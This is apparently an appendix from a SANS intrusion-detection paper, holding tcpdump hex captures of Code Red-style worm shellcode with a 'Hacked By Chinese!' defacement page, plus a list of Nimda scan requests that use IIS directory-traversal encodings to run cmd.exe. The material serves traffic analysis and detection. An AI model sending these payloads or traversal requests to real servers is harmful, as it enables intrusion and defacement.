0x0150   ffff 83c0 0189 8550 feff ff8b 8d68 feff     .......P.....h..
0x0160   ff81 c100 0100 0039 8d50 feff ff73 128b     .......9.P...s..
0x0170   9550 feff ff81 3a4c 4d54 4875 02eb 02eb     .P....:LMTHu....
0x0180   cb8b 8550 feff ff83 c004 8b8d 4cfe ffff     ...P........L...
0x0190   8941 088b f48d 9548 feff ff52 6a04 6800     .A.....H...Rj.h.
```

```
0x01a0   4000 008b 85cc feff ff50 ff95 a8fe ffff     @........P......
0x01b0   3bf4 9043 4b43 4bc7 854c feff ff00 0000     ;..CKCK..L......
0x01c0   00eb 0f8b 8d4c feff ff83 c101 898d 4cfe     .....L........L.
0x01d0   ffff 81bd 4cfe ffff 0030 0000 7d56 8b95     ....L....0..}V..
0x01e0   ccfe ffff 0395 4cfe ffff 8b02 3b85 b0fe     ......L.....;...
0x01f0   ffff 753e 8b8d ccfe ffff 038d 4cfe ffff     ..u>........L...
0x0200   8b95 60fe ffff 8911 8bf4 6800 5125 02ff     ..`.......h.Q%..
0x0210   95a0 feff ff3b f490 434b 434b 8b85 ccfe     .....;..CKCK....
0x0220   ffff 0385 4cfe ffff 8b8d b0fe ffff 8908     ....L...........
0x0230   eb02 eb8f 8bf4 8d95 4cfe ffff 528b 8548     ........L...R..H
0x0240   feff ff50 6800 4000 008b 8dcc feff ff51     ...Ph.@........Q
0x0250   ff95 a8fe ffff 3bf4 9043 4b43 4bba 0100     ......;..CKCK...
0x0260   0000 85d2 0f84 e704 0000 8bf4 6a00 6880     ............j.h.
0x0270   0000 006a 036a 006a 0168 0000 0080 8b85     ...j.j.j.h......
0x0280   68fe ffff 83c0 6350 ff95 9cfe ffff 3bf4     h.....cP......;.
0x0290   9043 4b43 4b89 8530 feff ff83 bd30 feff     .CKCK..0.....0..
0x02a0   ffff 741f b901 0000 0085 c974 168b f468     ..t........t...h
0x02b0   ffff ff7f ff95 a0fe ffff 3bf4 9043 4b43     ..........;..CKC
0x02c0   4beb e18b f48d 9538 feff ff52 ff95 94fe     K......8...R....
0x02d0   ffff 3bf4 9043 4b43 4b8b 853e feff ff89     ..;..CKCK..>....
0x02e0   854c feff ff8b 8d4c feff ff81 e1ff ff00     .L.....L........
0x02f0   0089 8d4c feff ff83 bd4c feff ff14 0f8c     ...L.....L......
0x0300   4701 0000 ba01 0000 0085 d20f 843a 0100     G............:..
0x0310   008b f48d 8538 feff ff50 ff95 94fe ffff     .....8...P......
0x0320   3bf4 9043 4b43 4b8b 8d3e feff ff89 8d4c     ;..CKCK..>.....L
0x0330   feff ff8b 954c feff ff81 e2ff ff00 0089     .....L..........
0x0340   954c feff ff83 bd4c feff ff1c 7c1f b801     .L.....L....|...
0x0350   0000 0085 c074 168b f468 ffff ff7f ff95     .....t...h......
0x0360   a0fe ffff 3bf4 9043 4b43 4beb e18b f46a     ....;..CKCK....j
0x0370   64ff 95a0 feff ff3b f490 434b 434b 8bf4     d.......;..CKCK..
0x0380   6a00 6a01 6a02 ff95 b8fe ffff 3bf4 9043     j.j.j.........;..C
0x0390   4b43 4b89 8578 feff ff66 c785 7cfe ffff     KCK..x...f..|...
0x03a0   0200 66c7 857e feff ff00 50c7 8580 feff     ..f..~....P.....
0x03b0   ffc6 89f0 5b8b f46a 108d 8d7c feff ff51     ....[..j...|...Q
0x03c0   8b95 78fe ffff 52ff 95bc feff ff3b f490     ..x...R......;..
0x03d0   434b 434b c785 4cfe ffff 0000 0000 eb0f     CKCK..L.........
0x03e0   8b85 4cfe ffff 83c0 0189 854c feff ff81     ..L........L....
0x03f0   bd4c feff ff00 8001 007d 378b f468 e803     .L.......}7..h..
0x0400   0000 ff95 a0fe ffff 3bf4 9043 4b43 4b8b     ........;..CKCK.
0x0410   f46a 006a 018d 8dfc feff ff51 8b95 78fe     .j.j.......Q..x.
0x0420   ffff 52ff 95c0 feff ff3b f490 434b 434b     ..R......;..CKCK
0x0430   ebae 8bf4 6800 0000 01ff 95a0 feff ff3b     ....h..........;
0x0440   f490 434b 434b e9b9 feff ff8b 8544 feff     ..CKCK.......D..
0x0450   ff89 8550 feff ff8b 8d50 feff ff0f af8d     ...P.....P......
0x0460   50fe ffff 69c9 e359 cd00 8b95 50fe ffff     P...i..Y....P...
0x0470   69d2 b9e1 0100 8b85 74fe ffff 03c1 03d0     i.......t.......
0x0480   8995 74fe ffff 8b8d 74fe ffff 69c9 8333     ..t.....t...i..3
0x0490   cf00 81c1 53fe 6b07 898d 74fe ffff 8b95     ....S.k...t.....
0x04a0   74fe ffff 81e2 ff00 0000 8995 50fe ffff     t...........P...
0x04b0   83bd 50fe ffff 7f74 0c81 bd50 feff ffe0     ..P....t...P....
0x04c0   0000 0075 118b 8574 feff ff05 a90d 0200     ...u...t........
0x04d0   8985 74fe ffff 8bf4 6a64 ff95 a0fe ffff     ..t.....jd......
0x04e0   3bf4 9043 4b43 4b8b f46a 006a 016a 02ff     ;..CKCK..j.j.j..
0x04f0   95b8 feff ff3b f490 434b 434b 8985 78fe     .....;..CKCK..x.
0x0500   ffff 66c7 857c feff ff02 0066 c785 7efe     ..f..|.....f..~.
0x0510   ffff 0050 8b8d 74fe ffff 898d 80fe ffff     ...P..t.........
0x0520   8bf4 6a10 8d95 7cfe ffff 528b 8578 feff     ..j...|...R..x..
0x0530   ff50 ff95 bcfe ffff 3bf4 9043 4b43 4b85     .P......;..CKCK.
0x0540   c00f 85ef 0100 008b f46a 006a 048b 8d68     .........j.j...h
0x0550   feff ff51 8b95 78fe ffff 52ff 95c0 feff     ...Q..x...R.....
0x0560   ff3b f490 434b 434b c785 4cfe ffff 0000     .;..CKCK..L.....
0x0570   0000 8b45 088b 4868 898d 64fe ffff eb1e     ...E..Hh..d.....
0x0580   8b95 64fe ffff 83c2 0189 9564               ..d........d
18:28:30.751016 217.228.9.134.3606 > 172.30.100.225.80: P 2765:4040(1275) ack 1 win 9660 (DF)
0x0000   4500 0523 1bc3 4000 7206 f3a7 d9e4 0986     E..#..@.r.......
0x0010   ac1e 64e1 0e16 0050 11fe ff18 c888 2fdb     ..d....P....../.
0x0020   5018 25bc 4d0f 0000 feff ff8b 854c feff     P.%.M........L..
0x0030   ff83 c001 8985 4cfe ffff 8b8d 64fe ffff     ......L.....d...
0x0040   0fbe 1185 d274 02eb d38b f46a 008b 854c     .....t.....j...L
0x0050   feff ff50 8b4d 088b 5168 528b 8578 feff     ...P.M..QhR..x..
0x0060   ff50 ff95 c0fe ffff 3bf4 9043 4b43 4b8b     .P......;..CKCK.
```

```
0x0070   f46a 006a 018b 8d68 feff ff83 c105 518b     .j.j...h......Q.
0x0080   9578 feff ff52 ff95 c0fe ffff 3bf4 9043     .x...R......;..C
0x0090   4b43 4bc7 854c feff ff00 0000 008b 4508     KCK..L........E.
0x00a0   8b48 6489 8d64 feff ffeb 1e8b 9564 feff     .Hd..d.......d..
0x00b0   ff83 c201 8995 64fe ffff 8b85 4cfe ffff     ......d.....L...
0x00c0   83c0 0189 854c feff ff8b 8d64 feff ff0f     .....L.....d....
0x00d0   be11 85d2 7402 ebd3 8bf4 6a00 8b85 4cfe     ....t.....j...L.
0x00e0   ffff 508b 4d08 8b51 6452 8b85 78fe ffff     ..P.M..QdR..x...
0x00f0   50ff 95c0 feff ff3b f490 434b 434b c785     P......;..CKCK..
0x0100   4cfe ffff 0000 0000 8b8d 68fe ffff 83c1     L.........h.....
0x0110   0789 8d64 feff ffeb 1e8b 9564 feff ff83     ...d.......d....
0x0120   c201 8995 64fe ffff 8b85 4cfe ffff 83c0     ....d.....L.....
0x0130   0189 854c feff ff8b 8d64 feff ff0f be11     ...L.....d......
0x0140   85d2 7402 ebd3 8bf4 6a00 8b85 4cfe ffff     ..t.....j...L...
0x0150   508b 8d68 feff ff83 c107 518b 9578 feff     P..h......Q..x..
0x0160   ff52 ff95 c0fe ffff 3bf4 9043 4b43 4b8b     .R......;..CKCK.
0x0170   4508 8b48 7089 8d4c feff ff8b f46a 008b     E..Hp..L.....j..
0x0180   954c feff ff52 8b45 088b 4878 518b 9578     .L...R.E..HxQ..x
0x0190   feff ff52 ff95 c0fe ffff 3bf4 9043 4b43     ...R......;..CKC
0x01a0   4bc6 85fc feff ff00 8bf4 6a00 6800 0100     K.........j.h...
0x01b0   008d 85fc feff ff50 8b8d 78fe ffff 51ff     .......P..x...Q.
0x01c0   95c4 feff ff3b f490 434b 434b 8985 4cfe     .....;..CKCK..L.
0x01d0   ffff 8bf4 8b95 78fe ffff 52ff 95c8 feff     ......x...R.....
0x01e0   ff3b f490 434b 434b e90c fbff ffeb fee8     .;..CKCK........
0x01f0   8cf5 ffff eb30 5883 c005 5557 5356 506a     .....0X...UWSVPj
0x0200   3c8b f083 c60c 5668 0001 0000 ff70 08ff     <.....Vh.....p..
0x0210   7424 28ff 1058 50ff 7424 18ff 5004 585e     t$(..XP.t$..P.X^
0x0220   5b5f 5dff 2090 e8cb ffff ffe8 7bf9 ffff     [_].........{...
0x0230   2c37 286e 8432 0375 83fd 4100 0001 0000     ,7(n.2.u..A.....
0x0240   7856 3412 b878 5634 1258 508b bd68 feff     xV4..xV4.XP..h..
0x0250   ff89 47f2 c38b 4424 0c05 b800 0000 c700     ..G...D$........
0x0260   d24c b100 33c0 c3eb ece8 f1f4 ffff 4c6f     .L..3.........Lo
0x0270   6164 4c69 6272 6172 7941 0047 6574 5379     adLibraryA.GetSy
0x0280   7374 656d 5469 6d65 0043 7265 6174 6554     stemTime.CreateT
0x0290   6872 6561 6400 4372 6561 7465 4669 6c65     hread.CreateFile
0x02a0   4100 536c 6565 7000 4765 7453 7973 7465     A.Sleep.GetSyste
0x02b0   6d44 6566 6175 6c74 4c61 6e67 4944 0056     mDefaultLangID.V
0x02c0   6972 7475 616c 5072 6f74 6563 7400 0969     irtualProtect..i
0x02d0   6e66 6f63 6f6d 6d2e 646c 6c00 5463 7053     nfocomm.dll.TcpS
0x02e0   6f63 6b53 656e 6400 0957 5332 5f33 322e     ockSend..WS2_32.
0x02f0   646c 6c00 736f 636b 6574 0063 6f6e 6e65     dll.socket.conne
0x0300   6374 0073 656e 6400 7265 6376 0063 6c6f     ct.send.recv.clo
0x0310   7365 736f 636b 6574 0009 7733 7376 632e     sesocket..w3svc.
0x0320   646c 6c00 0047 4554 2000 3f00 2020 4854     dll..GET..?...HT
0x0330   5450 2f31 2e30 0d0a 436f 6e74 656e 742d     TP/1.0..Content-
0x0340   7479 7065 3a20 7465 7874 2f78 6d6c 0a48     type:.text/xml.H
0x0350   4f53 543a 7777 772e 776f 726d 2e63 6f6d     OST:www.worm.com
0x0360   0a20 4163 6365 7074 3a20 2a2f 2a0a 436f     ..Accept:.*/*.Co
0x0370   6e74 656e 742d 6c65 6e67 7468 3a20 3335     ntent-length:.35
0x0380   3639 200d 0a0d 0a00 633a 5c6e 6f74 776f     69......c:\notwo
0x0390   726d 004c 4d54 480d 0a3c 6874 6d6c 3e3c     rm.LMTH..<html><
0x03a0   6865 6164 3e3c 6d65 7461 2068 7474 702d     head><meta.http-
0x03b0   6571 7569 763d 2243 6f6e 7465 6e74 2d54     equiv="Content-T
0x03c0   7970 6522 2063 6f6e 7465 6e74 3d22 7465     ype".content="te
0x03d0   7874 2f68 746d 6c3b 2063 6861 7273 6574     xt/html;.charset
0x03e0   3d65 6e67 6c69 7368 223e 3c74 6974 6c65     =english"><title
0x03f0   3e48 454c 4c4f 213c 2f74 6974 6c65 3e3c     >HELLO!</title><
0x0400   2f68 6561 643e 3c62 6164 793e 3c68 7220     /head><bady><hr.
0x0410   7369 7a65 3d35 3e3c 666f 6e74 2063 6f6c     size=5><font.col
0x0420   6f72 3d22 7265 6422 3e3c 7020 616c 6967     or="red"><p.alig
0x0430   6e3d 2263 656e 7465 7222 3e57 656c 636f     n="center">Welco
0x0440   6d65 2074 6f20 6874 7470 3a2f 2f77 7777     me.to.http://www
0x0450   2e77 6f72 6d2e 636f 6d20 213c 6272 3e3c     .worm.com.!<br><
0x0460   6272 3e48 6163 6b65 6420 4279 2043 6869     br>Hacked.By.Chi
0x0470   6e65 7365 213c 2f66 6f6e 743e 3c2f 6872     nese!</font></hr
0x0480   3e3c 2f62 6164 793e 3c2f 6874 6d6c 3e20     ></bady></html>.
0x0490   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x04a0   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x04b0   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x04c0   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x04d0   2020 2020 2020 2020 2020 2020 2020 2020     ................
```

```
0x04e0   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x04f0   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x0500   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x0510   2020 2020 2020 2020 2020 2020 2020 2020     ................
0x0520   2020 20                                     ...
18:28:30.751033 172.30.100.225.80 > 217.228.9.134.3606: . ack 4040 win 16560 (DF)
0x0000   4500 0028 0029 4000 8006 063d ac1e 64e1     E..(.)@....=..d.
0x0010   d9e4 0986 0050 0e16 c888 2fdb 11ff 0413     .....P..../.....
0x0020   5010 40b0 5dde 0000 0000 0000 0000          P.@.].........
18:28:30.996500 172.30.100.225.80 > 217.228.9.134.3606: P 1:5(4) ack 4040 win 16560 (DF)
0x0000   4500 002c 002a 4000 8006 0638 ac1e 64e1     E..,.*@....8..d.
0x0010   d9e4 0986 0050 0e16 c888 2fdb 11ff 0413     .....P..../.....
0x0020   5018 40b0 c26c 0000 4745 5420 0000          P.@..l..GET...
18:28:31.405018 217.228.9.134.3606 > 172.30.100.225.80: F 4040:4040(0) ack 5 win 9656 (DF)
0x0000   4500 0028 1beb 4000 7206 f87a d9e4 0986     E..(..@.r..z....
0x0010   ac1e 64e1 0e16 0050 11ff 0413 c888 2fdf     ..d....P....../.
0x0020   5011 25b8 78d1 0000 0000 0000 0000          P.%.x.........
18:28:31.405087 172.30.100.225.80 > 217.228.9.134.3606: . ack 4041 win 16560 (DF)
0x0000   4500 0028 008f 4000 8006 05d7 ac1e 64e1     E..(..@.......d.
0x0010   d9e4 0986 0050 0e16 c888 2fdf 11ff 0414     .....P..../.....
0x0020   5010 40b0 5dd9 0000 0000 0000 0000          P.@.].........
```

Appendix B – Nimda Scans – TCPDump

Traffic Pattern from WinDump

```
(a)
05:16:15.692310 202.100.138.24.4403 > xxx.xxx.70.139.80: P 1:73(72) ack 1 win 16560 (DF)
0x0000   4500 0070 d8c9 4000 7606 c6b1 ca64 8a18   E..p..@.v....d..
0x0010   xxxx 468b 1133 0050 5e77 805d 2430 9a4a   ..F..3.P^w.]$0.J
0x0020   5018 40b0 7e21 0000 4745 5420 2f73 6372   P.@.~!..GET./scr
0x0030   6970 7473 2f72 6f6f 742e 6578 653f 2f63   ipts/root.exe?/c
0x0040   2b64 6972 2048 5454 502f 312e 300d 0a48   +dir.HTTP/1.0..H
0x0050   6f73 743a 2077 7777 0d0a 436f 6e6e 6e65   ost:.www..Connne
0x0060   6374 696f 6e3a 2063 6c6f 7365 0d0a 0d0a   ction:.close....

(b)
05:16:16.262310 202.100.138.24.4440 > xxx.xxx.70.139.80: P 1:71(70) ack 1 win 16560 (DF)
0x0000   4500 006e d964 4000 7606 c618 ca64 8a18   E..n.d@.v....d..
0x0010   xxxx 468b 1158 0050 5e93 e539 7e28 2fa9   ..F..X.P^..9~(/.
0x0020   5018 40b0 d3a6 0000 4745 5420 2f4d 5341   P.@.....GET./MSA
0x0030   4443 2f72 6f6f 742e 6578 653f 2f63 2b64   DC/root.exe?/c+d
0x0040   6972 2048 5454 502f 312e 300d 0a48 6f73   ir.HTTP/1.0..Hos
0x0050   743a 2077 7777 0d0a 436f 6e6e 6e65 6374   t:.www..Connnect
0x0060   696f 6e3a 2063 6c6f 7365 0d0a 0d0a       ion:.close....

(c)
05:16:16.832310 202.100.138.24.4531 > xxx.xxx.70.139.80: P 1:81(80) ack 1 win 16560 (DF)
0x0000   4500 0078 da04 4000 7606 c56e ca64 8a18   E..x..@.v..n.d..
0x0010   xxxx 468b 11b3 0050 5ed5 c2fd 1cbb a6c5   ..F....P^.......
0x0020   5018 40b0 fe66 0000 4745 5420 2f63 2f77   P.@..f..GET./c/w
0x0030   696e 6e74 2f73 7973 7465 6d33 322f 636d   innt/system32/cm
0x0040   642e 6578 653f 2f63 2b64 6972 2048 5454   d.exe?/c+dir.HTT
0x0050   502f 312e 300d 0a48 6f73 743a 2077 7777   P/1.0..Host:.www
0x0060   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063   ..Connnection:.c
0x0070   6c6f 7365 0d0a 0d0a                       lose....

(d)
05:16:17.392310 202.100.138.24.4596 > xxx.xxx.70.139.80: P 1:81(80) ack 1 win 16560 (DF)
0x0000   4500 0078 da7a 4000 7606 c4f8 ca64 8a18   E..x.z@.v....d..
0x0010   xxxx 468b 11f4 0050 5f01 1bdb 47b0 c18b   ..F....P_...G...
0x0020   5018 40b0 5f60 0000 4745 5420 2f64 2f77   P.@._`..GET./d/w
0x0030   696e 6e74 2f73 7973 7465 6d33 322f 636d   innt/system32/cm
0x0040   642e 6578 653f 2f63 2b64 6972 2048 5454   d.exe?/c+dir.HTT
0x0050   502f 312e 300d 0a48 6f73 743a 2077 7777   P/1.0..Host:.www
0x0060   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063   ..Connnection:.c
0x0070   6c6f 7365 0d0a 0d0a                       lose....

(e)
05:16:17.952310 202.100.138.24.4650 > xxx.xxx.70.139.80: P 1:97(96) ack 1 win 16560 (DF)
0x0000   4500 0088 dae9 4000 7606 c479 ca64 8a18   E.....@.v..y.d..
0x0010   xxxx 468b 122a 0050 5f2a e8dd 6efd dfe5   ..F..*.P_*..n...
0x0020   5018 40b0 17c8 0000 4745 5420 2f73 6372   P.@.....GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3563 2e2e 2f77   ipts/..%255c../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d   innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454   d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777   P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063   ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a                       lose....

(f)
05:16:18.502310 202.100.138.24.4677 > xxx.xxx.70.139.80: P 1:118(117) ack 1 win 16560 (DF)
0x0000   4500 009d db60 4000 7606 c3ed ca64 8a18   E....`@.v....d..
0x0010   xxxx 468b 1245 0050 5f40 7a58 2dde 6b99   ..F..E.P_@zX-.k.
0x0020   5018 40b0 81d0 0000 4745 5420 2f5f 7674   P.@.....GET./_vt
0x0030   695f 6269 6e2f 2e2e 2532 3535 632e 2e2f   i_bin/..%255c../
0x0040   2e2e 2532 3535 632e 2e2f 2e2e 2532 3535   ..%255c../..%255
0x0050   632e 2e2f 7769 6e6e 742f 7379 7374 656d   c../winnt/system
0x0060   3332 2f63 6d64 2e65 7865 3f2f 632b 6469   32/cmd.exe?/c+di
```

```
0x0070    7220 4854 5450 2f31 2e30 0d0a 486f 7374    r.HTTP/1.0..Host
0x0080    3a20 7777 770d 0a43 6f6e 6e6e 6563 7469    :.www..Connnecti
0x0090    6f6e 3a20 636c 6f73 650d 0a0d 0a           on:.close....
```

(g)

```
05:16:19.052310 202.100.138.24.4748 > xxx.xxx.70.139.80: P 1:118(117) ack 1 win 16560 (DF)
0x0000    4500 009d dc0d 4000 7606 c340 ca64 8a18    E.....@.v..@.d..
0x0010    xxxx 468b 128c 0050 5f72 5564 2ed7 d842    ..F....P_rUd...B
0x0020    5018 40b0 3db8 0000 4745 5420 2f5f 6d65    P.@.=...GET./_me
0x0030    6d5f 6269 6e2f 2e2e 2532 3535 632e 2e2f    m_bin/..%255c../
0x0040    2e2e 2532 3535 632e 2e2f 2e2e 2532 3535    ..%255c../..%255
0x0050    632e 2e2f 7769 6e6e 742f 7379 7374 656d    c../winnt/system
0x0060    3332 2f63 6d64 2e65 7865 3f2f 632b 6469    32/cmd.exe?/c+di
0x0070    7220 4854 5450 2f31 2e30 0d0a 486f 7374    r.HTTP/1.0..Host
0x0080    3a20 7777 770d 0a43 6f6e 6e6e 6563 7469    :.www..Connnecti
0x0090    6f6e 3a20 636c 6f73 650d 0a0d 0a           on:.close....
```

(h)

```
05:16:19.612310 202.100.138.24.4848 > xxx.xxx.70.139.80: P 1:146(145) ack 1 win 16560 (DF)
0x0000    4500 00b9 dc97 4000 7606 c29a ca64 8a18    E.....@.v....d..
0x0010    xxxx 468b 12f0 0050 5fb7 86fd 4639 f32a    ..F....P_...F9.*
0x0020    5018 40b0 7ce5 0000 4745 5420 2f6d 7361    P.@.|...GET./msa
0x0030    6463 2f2e 2e25 3235 3563 2e2e 2f2e 2e25    dc/..%255c../..%
0x0040    3235 3563 2e2e 2f2e 2e25 3235 3563 2f2e    255c../..%255c/.
0x0050    2e25 6331 2531 632e 2e2f 2e2e 2563 3125    .%c1%1c../..%c1%
0x0060    3163 2e2e 2f2e 2e25 6331 2531 632e 2e2f    1c../..%c1%1c../
0x0070    7769 6e6e 742f 7379 7374 656d 3332 2f63    winnt/system32/c
0x0080    6d64 2e65 7865 3f2f 632b 6469 7220 4854    md.exe?/c+dir.HT
0x0090    5450 2f31 2e30 0d0a 486f 7374 3a20 7777    TP/1.0..Host:.ww
0x00a0    770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20    w..Connnection:.
0x00b0    636c 6f73 650d 0a0d 0a                     close....
```

(i)

```
05:16:20.182310 202.100.138.24.4886 > xxx.xxx.70.139.80: P 1:98(97) ack 1 win 16560 (DF)
0x0000    4500 0089 dd27 4000 7606 c23a ca64 8a18    E....'@.v..:.d..
0x0010    xxxx 468b 1316 0050 5fd4 6bd8 156a bc8c    ..F....P_.k..j..
0x0020    5018 40b0 9c48 0000 4745 5420 2f73 6372    P.@..H..GET./scr
0x0030    6970 7473 2f2e 2e25 6331 2531 632e 2e2f    ipts/..%c1%1c../
0x0040    7769 6e6e 742f 7379 7374 656d 3332 2f63    winnt/system32/c
0x0050    6d64 2e65 7865 3f2f 632b 6469 7220 4854    md.exe?/c+dir.HT
0x0060    5450 2f31 2e30 0d0a 486f 7374 3a20 7777    TP/1.0..Host:.ww
0x0070    770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20    w..Connnection:.
0x0080    636c 6f73 650d 0a0d 0a                     close....
```

(j)

```
05:16:20.732310 202.100.138.24.3012 > xxx.xxx.70.139.80: P 1:98(97) ack 1 win 16560 (DF)
0x0000    4500 0089 dd9c 4000 7606 c1c5 ca64 8a18    E.....@.v....d..
0x0010    xxxx 468b 0bc4 0050 6028 eb51 61d4 b564    ..F....P`(.Qa..d
0x0020    5018 40b0 db8a 0000 4745 5420 2f73 6372    P.@.....GET./scr
0x0030    6970 7473 2f2e 2e25 6330 2532 662e 2e2f    ipts/..%c0%2f../
0x0040    7769 6e6e 742f 7379 7374 656d 3332 2f63    winnt/system32/c
0x0050    6d64 2e65 7865 3f2f 632b 6469 7220 4854    md.exe?/c+dir.HT
0x0060    5450 2f31 2e30 0d0a 486f 7374 3a20 7777    TP/1.0..Host:.ww
0x0070    770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20    w..Connnection:.
0x0080    636c 6f73 650d 0a0d 0a                     close....
```

(k)

```
05:16:21.302310 202.100.138.24.3053 > xxx.xxx.70.139.80: P 1:98(97) ack 1 win 16560 (DF)
0x0000    4500 0089 de39 4000 7606 c128 ca64 8a18    E....9@.v..(.d..
0x0010    xxxx 468b 0bed 0050 6047 1014 68ed ef28    ..F....P`G..h..(
0x0020    5018 40b0 7574 0000 4745 5420 2f73 6372    P.@.ut..GET./scr
0x0030    6970 7473 2f2e 2e25 6330 2561 662e 2e2f    ipts/..%c0%af../
0x0040    7769 6e6e 742f 7379 7374 656d 3332 2f63    winnt/system32/c
0x0050    6d64 2e65 7865 3f2f 632b 6469 7220 4854    md.exe?/c+dir.HT
0x0060    5450 2f31 2e30 0d0a 486f 7374 3a20 7777    TP/1.0..Host:.ww
0x0070    770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20    w..Connnection:.
0x0080    636c 6f73 650d 0a0d 0a                     close....
```

(l)

```
05:16:21.862310 202.100.138.24.3152 > xxx.xxx.70.139.80: P 1:98(97) ack 1 win 16560 (DF)
```

```
0x0000   4500 0089 dee9 4000 7606 c078 ca64 8a18   E.....@.v..x.d..
0x0010   xxxx 468b 0c50 0050 608a 68cf 7c04 7f96   ..F..P.P`.h.|...
0x0020   5018 40b0 7bb5 0000 4745 5420 2f73 6372   P.@.{...GET./scr
0x0030   6970 7473 2f2e 2e25 6331 2539 632e 2e2f   ipts/..%c1%9c../
0x0040   7769 6e6e 742f 7379 7374 656d 3332 2f63   winnt/system32/c
0x0050   6d64 2e65 7865 3f2f 632b 6469 7220 4854   md.exe?/c+dir.HT
0x0060   5450 2f31 2e30 0d0a 486f 7374 3a20 7777   TP/1.0..Host:.ww
0x0070   770d 0a43 6f6e 6e6e 6563 7469 6f6e 3a20   w..Connnection:.
0x0080   636c 6f73 650d 0a0d 0a                    close....
```

(m)

```
05:16:22.412310 202.100.138.24.3204 > xxx.xxx.70.139.80: P 1:99(98) ack 1 win 16560 (DF)
0x0000   4500 008a df50 4000 7606 c010 ca64 8a18   E....P@.v....d..
0x0010   xxxx 468b 0c84 0050 60b0 129e 1692 c6a4   ..F....P`.......
0x0020   5018 40b0 3adf 0000 4745 5420 2f73 6372   P.@.:...GET./scr
0x0030   6970 7473 2f2e 2e25 2533 3525 3633 2e2e   ipts/..%%35%63..
0x0040   2f77 696e 6e74 2f73 7973 7465 6d33 322f   /winnt/system32/
0x0050   636d 642e 6578 653f 2f63 2b64 6972 2048   cmd.exe?/c+dir.H
0x0060   5454 502f 312e 300d 0a48 6f73 743a 2077   TTP/1.0..Host:.w
0x0070   7777 0d0a 436f 6e6e 6e65 6374 696f 6e3a   ww..Connnection:
0x0080   2063 6c6f 7365 0d0a 0d0a                  .close....
```

(n)

```
05:16:22.972310 202.100.138.24.3262 > xxx.xxx.70.139.80: P 1:97(96) ack 1 win 16560 (DF)
0x0000   4500 0088 dfbd 4000 7606 bfa5 ca64 8a18   E.....@.v....d..
0x0010   xxxx 468b 0cbe 0050 60d7 24fc 51d1 e84c   ..F....P`.$.Q..L
0x0020   5018 40b0 0130 0000 4745 5420 2f73 6372   P.@..0..GET./scr
0x0030   6970 7473 2f2e 2e25 2533 5633 2e2e 2f77   ipts/..%%35c../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d   innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454   d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777   P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063   ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a                       lose....
```

(o)

```
05:16:23.542310 202.100.138.24.3291 > xxx.xxx.70.139.80: P 1:101(100) ack 1 win 16560 (DF)
0x0000   4500 008c e048 4000 7606 bf16 ca64 8a18   E....H@.v....d..
0x0010   xxxx 468b 0cdb 0050 60eb 58e9 70e8 46ca   ..F....P`.X.p.F.
0x0020   5018 40b0 e74e 0000 4745 5420 2f73 6372   P.@..N..GET./scr
0x0030   6970 7473 2f2e 2e25 3235 2533 3525 3633   ipts/..%25%35%63
0x0040   2e2e 2f77 696e 6e74 2f73 7973 7465 6d33   ../winnt/system3
0x0050   322f 636d 642e 6578 653f 2f63 2b64 6972   2/cmd.exe?/c+dir
0x0060   2048 5454 502f 312e 300d 0a48 6f73 743a   .HTTP/1.0..Host:
0x0070   2077 7777 0d0a 436f 6e6e 6e65 6374 696f   .www..Connnectio
0x0080   6e3a 2063 6c6f 7365 0d0a 0d0a             n:.close....
```

(p)

```
05:16:24.102310 202.100.138.24.3365 > xxx.xxx.70.139.80: P 1:97(96) ack 1 win 16560 (DF)
0x0000   4500 0088 e0d1 4000 7606 be91 ca64 8a18   E.....@.v....d..
0x0010   xxxx 468b 0d25 0050 6117 5745 6f2b 87b6   ..F..%.Pa.WEo+..
0x0020   5018 40b0 0777 0000 4745 5420 2f73 6372   P.@..w..GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3266 2e2e 2f77   ipts/..%252f../w
0x0040   696e 6e74 2f73 7973 7465 6d33 322f 636d   innt/system32/cm
0x0050   642e 6578 653f 2f63 2b64 6972 2048 5454   d.exe?/c+dir.HTT
0x0060   502f 312e 300d 0a48 6f73 743a 2077 7777   P/1.0..Host:.www
0x0070   0d0a 436f 6e6e 6e65 6374 696f 6e3a 2063   ..Connnection:.c
0x0080   6c6f 7365 0d0a 0d0a                       lose....
```

Last Updated: July 28th, 2017

Upcoming Training

SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
Baltimore Fall 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
